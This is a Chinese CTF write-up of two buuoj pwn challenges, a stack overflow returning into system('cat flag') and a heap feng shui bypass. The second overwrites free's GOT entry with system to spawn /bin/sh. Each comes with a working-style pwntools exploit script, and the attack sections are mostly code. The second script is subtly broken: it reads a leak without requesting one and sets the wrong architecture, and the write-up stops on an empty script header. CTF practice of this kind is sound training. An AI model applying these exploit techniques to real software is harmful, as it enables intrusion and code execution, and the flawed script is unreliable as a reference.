buuoj Pwn writeup 46-50

原创


yongbaoii 于 2021-02-16 22:38:52 发布 77 收藏
分类专栏： CTF 文章标签： 安全

CTF 专栏收录该内容
213 篇文章 7 订阅
订阅专栏


46 jarvisoj_test_your_memory

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   79 Symbols      No      0
4       ./46
```




```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned int v3; // eax
  char s2[11]; // [esp+1Dh] [ebp-13h] BYREF
  int v6; // [esp+28h] [ebp-8h]
  int i; // [esp+2Ch] [ebp-4h]

  v6 = 10;
  puts("\n\n\n------Test Your Memory!-------\n");
  v3 = time(0);
  srand(v3);
  for ( i = 0; i < v6; ++i )
    s2[i] = alphanum_2626[rand() % 0x3Eu];
  printf("%s", s2);
  mem_test(s2);
  return 0;
}
```




```c
int __cdecl mem_test(char *s2)
{
  int result; // eax
  char s[19]; // [esp+15h] [ebp-13h] BYREF

  memset(s, 0, 0xBu);
  puts("\nwhat???? : ");
  printf("0x%x \n", hint);
  puts("cff flag go go go ...\n");
  printf("> ");
  __isoc99_scanf("%s", s);
  if ( !strncmp(s, s2, 4u) )
    result = puts("good job!!\n");
  else
    result = puts("cff flag is failed!!\n");
  return result;
}
```

这个地方有个溢出。



```
int __cdecl win_func(char *command)
{
  return system(command);
}
```



```
.data:0804A040 hint            dd offset aCatFlag      ; DATA XREF: mem_test+2D↑r
.data:0804A040 _data           ends                    ; "cat flag"
```


后门函数，cat flag都有，就直接一把梭。

```python
from pwn import*

r = process('./46')

system_addr = 0x08048440

cat_flag = 0x080487E0

payload='A'*0x17 + p32(system_addr) + p32(cat_flag) + p32(cat_flag)

r.sendline(payload)

r.interactive()
```

47 babyfengshui_33c3_2016

保护


```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols        Yes 0
3       ./47
```




```
    puts("0: Add a user");
    puts("1: Delete a user");
    puts("2: Display a user");
    puts("3: Update a user description");
    puts("4: Exit");
    printf("Action: ");
    if ( __isoc99_scanf("%d", &v1) == -1 )
      break;
    if ( !v1 )
    {
      printf("size of description: ");
      __isoc99_scanf("%u%c", v2, &v0);
      sub_8048816(v2[0]);
    }
    if ( v1 == 1 )
    {
      printf("index: ");
      __isoc99_scanf("%d", v2);
      sub_8048905(LOBYTE(v2[0]));
    }
    if ( v1 == 2 )
    {
      printf("index: ");
      __isoc99_scanf("%d", v2);
      sub_804898F(LOBYTE(v2[0]));
    }
    if ( v1 == 3 )
    {
      printf("index: ");
      __isoc99_scanf("%d", v2);
      sub_8048724(LOBYTE(v2[0]));
    }
    if ( v1 == 4 )
```

一看就知道是个堆。逻辑复杂。

add




```
_DWORD *__cdecl sub_8048816(size_t a1)
{
  void *s; // [esp+14h] [ebp-14h]
  _DWORD *v3; // [esp+18h] [ebp-10h]

  s = malloc(a1);
  memset(s, 0, a1);
  v3 = malloc(0x80u);
  memset(v3, 0, 0x80u);
  *v3 = s;
  *(&ptr + (unsigned __int8)byte_804B069) = v3;
```




```
  *(&ptr + (unsigned __int8)byte_804B069) = v3;
  printf("name: ");
  sub_80486BB((char *)*(&ptr + (unsigned __int8)byte_804B069) + 4, 124);
  sub_8048724((unsigned __int8)byte_804B069++);
  return v3;
}
```

堆题首先就是要把它的结构分析清楚。




delete



```
unsigned int __cdecl sub_8048905(unsigned __int8 a1)
{
  unsigned int v2; // [esp+1Ch] [ebp-Ch]

  v2 = __readgsdword(0x14u);
  if ( a1 < (unsigned __int8)byte_804B069 && *(&ptr + a1) )
  {
    free(*(void **)*(&ptr + a1));
    free(*(&ptr + a1));
    *(&ptr + a1) = 0;
  }
  return __readgsdword(0x14u) ^ v2;
}
```

指针就清空了一个，所以是有uaf的。


display



```
unsigned int __cdecl sub_804898F(unsigned __int8 a1)
{
  unsigned int v2; // [esp+1Ch] [ebp-Ch]

  v2 = __readgsdword(0x14u);
  if ( a1 < (unsigned __int8)byte_804B069 && *(&ptr + a1) )
  {
    printf("name: %s\n", (const char *)*(&ptr + a1) + 4);
    printf("description: %s\n", *(const char **)*(&ptr + a1));
  }
  return __readgsdword(0x14u) ^ v2;
}
```

输出函数平平无奇。

update



```
unsigned int __cdecl sub_8048724(unsigned __int8 a1)
{
  char v2; // [esp+17h] [ebp-11h] BYREF
  int v3; // [esp+18h] [ebp-10h] BYREF
  unsigned int v4; // [esp+1Ch] [ebp-Ch]

  v4 = __readgsdword(0x14u);
  if ( a1 < (unsigned __int8)byte_804B069 && *(&ptr + a1) )
  {
    v3 = 0;
    printf("text length: ");
    __isoc99_scanf("%u%c", &v3, &v2);
    if ( (char *)(v3 + *(_DWORD *)*(&ptr + a1)) >= (char *)*(&ptr + a1) - 4 )
    {
      puts("my l33t defenses cannot be fooled, cya!");
      exit(1);
    }
    printf("text: ");
    sub_80486BB(*(char **)*(&ptr + a1), v3 + 1);
  }
  return __readgsdword(0x14u) ^ v4;
}
```

又

是菜单题 这非常的pwn
这种函数逐渐的引起了我的注意
所以这是个啥意思？
if ((char *)(v3 + *(_DWORD *)ptr[a1]) >= (char *)ptr[a1] - 4)

它其实是不想让我们像前面那道题一样一上来直接unlink，从而控制它的这个数组，也不能堆溢出。


但是其实你仔细研究一下的话会发现这个检查机制很初级，有问题，它只能检测内存分配的时候description的chunk与ptr指向的chunk不会发生溢出。


这个检查问题就出在它默认des一定在node上面而且贴在一起，但是呢，我们最后的结果就是构造了一种情况，des在node上面，但是不是贴在一起的，这就造成了能往中间写东西。

第一个图是申请了三个note，内存是这样的
上面所有大小都是0x80

将第一个node释放掉， 然后上面会空出来0x100大小的空间，然后再写一个0x100大小的des，就会有图二的结果。

然后des2到nod2都是可以写的，就蟹盖free的got表，改成sys，然后在des2里面写入/bin/sh，然后free2就行了





像素 350 × 74像素 1152 × 648像素


```python
from pwn import *

context(arch='amd64', os='linux',log_level='debug')
context.terminal=['tmux','splitw','-h']
p = process('./47')
libc = ELF("/glibc/2.19/32/lib/libc-2.19.so")
elf=ELF("./babyfengshui")

def add(deslen,txtlen,text):
    p.sendlineafter("Action: ",str(0))
    p.sendlineafter("size of description: ",str(deslen))
    p.sendlineafter("name: ",'breeze')
    p.sendlineafter("text length: ",str(txtlen))
    p.sendlineafter("text: ",text)

def delete(id):
    p.sendlineafter("Action: ",str(1))
    p.sendlineafter("index: ",str(id))

def Display(id):
    p.sendlineafter("Action: ",str(2))
    p.sendlineafter("index: ",str(id))

def update(id,txtlen,text):
    p.sendlineafter("Action: ",str(3))
    p.sendlineafter("index: ",str(id))
    p.sendlineafter("text length: ",str(txtlen))
    p.sendlineafter("text: ",text)

free_got=elf.got['free']
add(0x20,0x20,'a'*0x20) #0
add(0x20,0x20,'a'*0x20) #1
delete(0)
add(0x80,0xb8,'a'*0xb0+p32(free_got)) #2
add(0x80,0x8,'/bin/sh\x00') #3

p.recvuntil("description: ")
leak=u32(p.recv(4))
libc_base=leak-(0xf7d9dc30 -0xf7d28000)
system_addr=libc_base+libc.symbols['system']
update(1,4,p32(system_addr))
delete(3)
p.interactive()
```

```python
# -*- coding: utf-8 -*-
from pwn import *

